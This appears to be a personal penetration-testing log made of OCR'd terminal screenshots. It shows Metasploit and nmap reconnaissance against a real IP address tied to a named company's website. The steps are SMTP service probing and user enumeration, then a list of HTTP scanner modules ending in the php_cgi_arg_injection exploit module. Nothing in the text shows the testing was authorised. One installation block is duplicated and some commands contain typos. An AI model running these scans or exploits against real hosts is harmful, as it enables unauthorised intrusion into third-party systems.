
Screenshots:




```
msf6 > db_nmap -p 25 -sC -sV -A 185.104.210.6
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-22 18:39 IST
[*] Nmap: Nmap scan report for 185.104.210.6
[*] Nmap: Host is up (0.0034s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 25/tcp open  smtp?
[*] Nmap: |_smtp-commands: Couldn't establish connection on port 25
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 262.44 seconds
msf6 > services -p 25
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
185.104.210.6  25    tcp    smtp  open
```




```
msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 185.104.210.6
RHOSTS => 185.104.210.6
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 185.104.210.6:25      - 185.104.210.6:25 SMTP
[*] 185.104.210.6:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > back
msf6 > services -p 25
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
185.104.210.6  25    tcp    smtp  open
```



```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                 Required  Description
   ----       ---------------                 --------  -----------
   RHOSTS                                     yes       The target host(s), see https://docs.metasploit.com/docs
                                                        /using-metasploit/basics/using-metasploit.html
   RPORT      25                              yes       The target port (TCP)
   THREADS    1                               yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                            yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework yes       The file that contains a list of probable users accounts
              /data/wordlists/unix_users.txt            .


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 185.104.210.6
RHOSTS => 185.104.210.6
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[-] 185.104.210.6:25      - 185.104.210.6:25 Connection but no data ... skipping
[*] 185.104.210.6:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
┌──(kiran㉿kali)-[~]
└─$ smtp-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-users-enum' not found, did you mean:
  command 'smtp-user-enum' from deb smtp-user-enum
Try: sudo apt install <deb name>

┌──(kiran㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-user-enum' not found, but can be installed with:
sudo apt install smtp-user-enum
Do you want to install it? (N/y)y
sudo apt install smtp-user-enum
[sudo] password for kiran:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  ruby3.0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  smtp-user-enum
0 upgraded, 1 newly installed, 0 to remove and 1741 not upgraded.
Need to get 82.3 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 smtp-user-enum all 1.2-1kali4 [82.3 kB]
Fetched 82.3 kB in 1s (82.4 kB/s)
Selecting previously unselected package smtp-user-enum.
(Reading database ... 315808 files and directories currently installed.)
Preparing to unpack .../smtp-user-enum_1.2-1kali4_all.deb ...
Unpacking smtp-user-enum (1.2-1kali4) ...
Setting up smtp-user-enum (1.2-1kali4) ...
Processing triggers for kali-menu (2022.2.0) ...
```



```
┌──(kiran㉿kali)-[~]
└─$ smtp-users-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-users-enum' not found, did you mean:
  command 'smtp-user-enum' from deb smtp-user-enum
Try: sudo apt install <deb name>

┌──(kiran㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /usr/share/wordlist/fern-wifi -t 185.104.210.6
Command 'smtp-user-enum' not found, but can be installed with:
sudo apt install smtp-user-enum
Do you want to install it? (N/y)y
sudo apt install smtp-user-enum
[sudo] password for kiran:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  ruby3.0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  smtp-user-enum
0 upgraded, 1 newly installed, 0 to remove and 1741 not upgraded.
Need to get 82.3 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 smtp-user-enum all 1.2-1kali4 [82.3 kB]
Fetched 82.3 kB in 1s (82.4 kB/s)
Selecting previously unselected package smtp-user-enum.
(Reading database ... 315808 files and directories currently installed.)
Preparing to unpack .../smtp-user-enum_1.2-1kali4_all.deb ...
Unpacking smtp-user-enum (1.2-1kali4) ...
Setting up smtp-user-enum (1.2-1kali4) ...
Processing triggers for kali-menu (2022.2.0) ...
```

Site: INDRIVE.COM:

PORT 80: Port 80 is the default port for http services (web pages). In a previous scan we’ve determined that port 80 is open. It’s now time to determine what is running behind that port.

First do a nmap scan:

```
> db_namp -sV 185.104.210.6 -p 80
```

Next, we gather more information using auxiliary scanner:

```
> use auxiliary/scanner/http/http_version

> show options

> run
```

dir_listing’ will determine if directory listing is enabled:

```
> use auxiliary/scanner/http/dir_listing

> show options

> run
```

‘dir_scanner’ will check for interesting directories:

```
> use auxiliary/scanner/http/dir_scanner

> show options

> run
```

To go through their content, we use ‘files_dir’:

```
> use auxiliary/scanner/http/files_dir

> show options

> run
```

Other module of interest id ‘options’, ‘robots_txt’ and ‘verb_auth_bypass’:

```
> use auxiliary/scanner/http/verb_auth_bypass

> show options

> run
```

If CGI Remote Code Execution is found while searching exploitDB:

```
> use exploit/multi/http/php_cgi_arg_injection

> set lhost

>run
```